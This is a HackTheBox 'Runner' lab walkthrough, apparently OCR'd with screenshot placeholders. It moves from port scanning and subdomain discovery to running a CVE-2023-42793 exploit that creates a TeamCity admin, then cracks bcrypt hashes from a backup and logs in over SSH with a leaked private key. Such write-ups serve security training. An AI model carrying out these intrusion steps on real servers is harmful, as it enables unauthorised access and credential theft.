
HTB-Runner



Information Gathering

Rustscan

Rustscan finds SSH, HTTP, and port 8000 open:

```
┌──(yoon㉿kali)-[~/Documents/htb/runner]
└─$ rustscan --addresses 10.10.11.13 --range 1-65535
<snip>
Host is up, received syn-ack (0.40s latency).
Scanned at 2024-05-22 03:17:04 EDT for 0s

PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack
80/tcp   open  http     syn-ack
8000/tcp open  http-alt syn-ack
```

```
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

Nmap

Let's better enumerate port 80 and 8000:

`sudo sudo nmap -sVC -p 80,8000 10.10.11.13`

```
PORT     STATE SERVICE     VERSION
80/tcp   open  http        nginx 1.18.0 (Ubuntu)
|_http-title: Runner - CI/CD Specialists
|_http-server-header: nginx/1.18.0 (Ubuntu)
8000/tcp open  nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


nagios-nsca is running on port 8000.

> Nagios NSCA (Nagios Service Check Acceptor) is a component used in Nagios, a popular open-source monitoring system. NSCA facilitates the communication between remote hosts and the central Nagios server. Here are the key points about Nagios NSCA.

Enumeration

HTTP - TCP 80

After adding **runner.htb** to `/etc/hosts`, we can access the website:




Welcome to Runner

Welcome to Runner, where we specialize in seamless CI/CD solutions, ensuring your code journeys from development to deployment with speed and reliability.

Let's enumerate subdomains using **knockpy**:

`knockpy runner.htb`




```
Wordlist: 10757 | Target: runner.htb | Ip: 10.10.11.13

07:42:38

Ip address     Code Subdomain                          Server                             Real hostname
-------------- ---- ---------------------------------- ---------------------------------- --------------
----------------
10.10.11.13    200  teamcity.runner.htb                nginx/1.18.0 (Ubuntu)              runner.htb
```

We will add **teamcity.runner.htb** to `/etc/hosts` as well.

Nagios - TCP 8000

We tried accessing port 8000 through browser but nothing was found:




runner.htb:8000

For quick access, place your bookmarks here on the bookmarks

```
Not found
```


Feroxbuster found two paths, `/version` and `/health`:

`sudo feroxbuster -u http://runner.htb:8000/ -n -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404`



```
200      GET        1l        1w        9c http://runner.htb:8000/version
200      GET        1l        1w        3c http://runner.htb:8000/health
```

Below is the screenshot of /version:




runner.htb:8000/version

For quick access, place your bookmarks here on the bookmarks toolbar.

```
0.0.0-src
```

Below is the screenshot of /health:



runner.htb:8000/health


For quick access, place your bookmarks here on the bookmarks toolbar.

```
OK
```

Since we found nothing intriguing, let's move on.

CVE-2023-42793


Opening **teamcity.runner.htb**, we see a login page for TeamCity Version 2023.05.3:



> TeamCity is a continuous integration (CI) and continuous deployment (CD) server developed by JetBrains. It is designed to support the automated building, testing, and deployment of software projects. TeamCity integrates with version control systems, builds tools, testing frameworks, and deployment tools, facilitating efficient and reliable software development and delivery processes.


Searching for known exploit, we discovered CVE-2023-42793.

Running the exploit script will create an Admin account for us to login:



```
┌──(yoon㉿kali)-[~/Documents/htb/runner]
└─$ python 51884.py -u http://teamcity.runner.htb

=====================================================
*       CVE-2023-42793                              *
*  TeamCity Admin Account Creation                  *
*                                                   *
*  Author: ByteHunter                               *
=====================================================

Token: eyJ0eXAiOiAiVENWMiJ9.SXBtc0hUMzhnSkJDM0xuRmowOXFSX1hkbGhR.ZTcwM2I4MzktMjk4ZS00OGI3LTkyZDU
tMGZmZjFkZWViOWI2
Successfully exploited!
URL: http://teamcity.runner.htb
Username: city_adminJmp9
Password: Main_password!!**
```


Using the created crednetials, we can login:




Shell as John

Let's explore the dashboard.

On user management tab, we see several interesting sub-menus:




Going to **Users**, we get a list of users:




Username	Name	Email	Groups	Roles	Last login time
admin	JO John	john@runner.htb	View groups (1)	View roles (1/1)	22 May 24 07:43:55
city_adminjmp9	CA N/A	angry-admin@funnybunny.org	View groups (1)	View roles (1/1)	22 May 24 07:49:39
matthew	MA Matthew	matthew@runner.htb	View groups (1)	View roles (1/1)	28 Feb 24 20:00:21

Backup

Under server administration tab, there is a **Backup** menu:



Backups are always interesting, let's take a look into it:


Backup

Run Backup | History


Start backup

Backup file: * TeamCity_Backup [✓] add timestamp suffix

Directory for backup files: /data/teamcity_server/datadir/backup


Backup scope: Basic

In backup section, we will create a backup file and download it:


```
┌──(yoon㉿kali)-[~/Documents/htb/runner/backup]
└─$ ls
charset   config   database_dump   export.report   metadata   system   version.txt
```


Remembering the username from earlier, we will search for **angry-admin**:

```
grep -ir 'angry-admin' *
```


```
┌──(yoon㉿kali)-[~/Documents/htb/runner/backup]
└─$ grep -ir 'angry-admin' *
database_dump/users:11, city_adminjmp9, $2a$07$4QQVn7iv3g5Oz8xWQbo8de4M6/cMSOb6YQmIp0i3a.z/VN2L1
24Ym, , angry-admin@funnybunny.org, 1716364179077, BCRYPT
```

users file inside database_dump seems to be containing password hash for angry-admin.

users file contains password hash for other users as well:



```
┌──(yoon㉿kali)-[~/…/htb/runner/backup/database_dump]
└─$ cat users
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGORITHM
1, admin, $2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1
716363835019, BCRYPT
2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew, matthew@runne
r.htb, 1709150421438, BCRYPT
11, city_adminjmp9, $2a$07$4QQVn7iv3g5Oz8xWQbo8de4M6/cMSOb6YQmIp0i3a.z/VN2L124Ym, , angry-admin@
funnybunny.org, 1716364179077, BCRYPT
```

USERNAME	PASSWORD
admin	2a$07neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye
matthew	2a$07q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em
city_adminjmp9	$2a$07$4QQVn7iv3g5Oz8xWQbo8de4M6/cMSOb6YQmIp0i3a.z/VN2L124Yn

Hash Cracking

Let's try cracking discovered hashes with hashcat:

```
hashcat -m 3200 -a 0 hash ~/Downloads/rockyou.txt
```




```
$2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em:piper123

Session..........: hashcat
Status...........: Cracked
```

We managed to crack password for matthew (piper123), but failed to crack for other user's hashes.

We tried SSH login as user matthew and with the cracked password but it won't work.

SSH


Exploring the backup more, we discovered **id_rsa** file:



```
┌──(yoon㉿kali)-[~/…/projects/AllProjects/pluginData/ssh_keys]
└─$ pwd
/home/yoon/Documents/htb/runner/backup/config/projects/AllProjects/pluginData/ssh_keys

┌──(yoon㉿kali)-[~/…/projects/AllProjects/pluginData/ssh_keys]
└─$ file id_rsa
id_rsa: OpenSSH private key
```

Discovered id_rsa key works for user john:

```
ssh -i id_rsa john@10.10.11.13
```



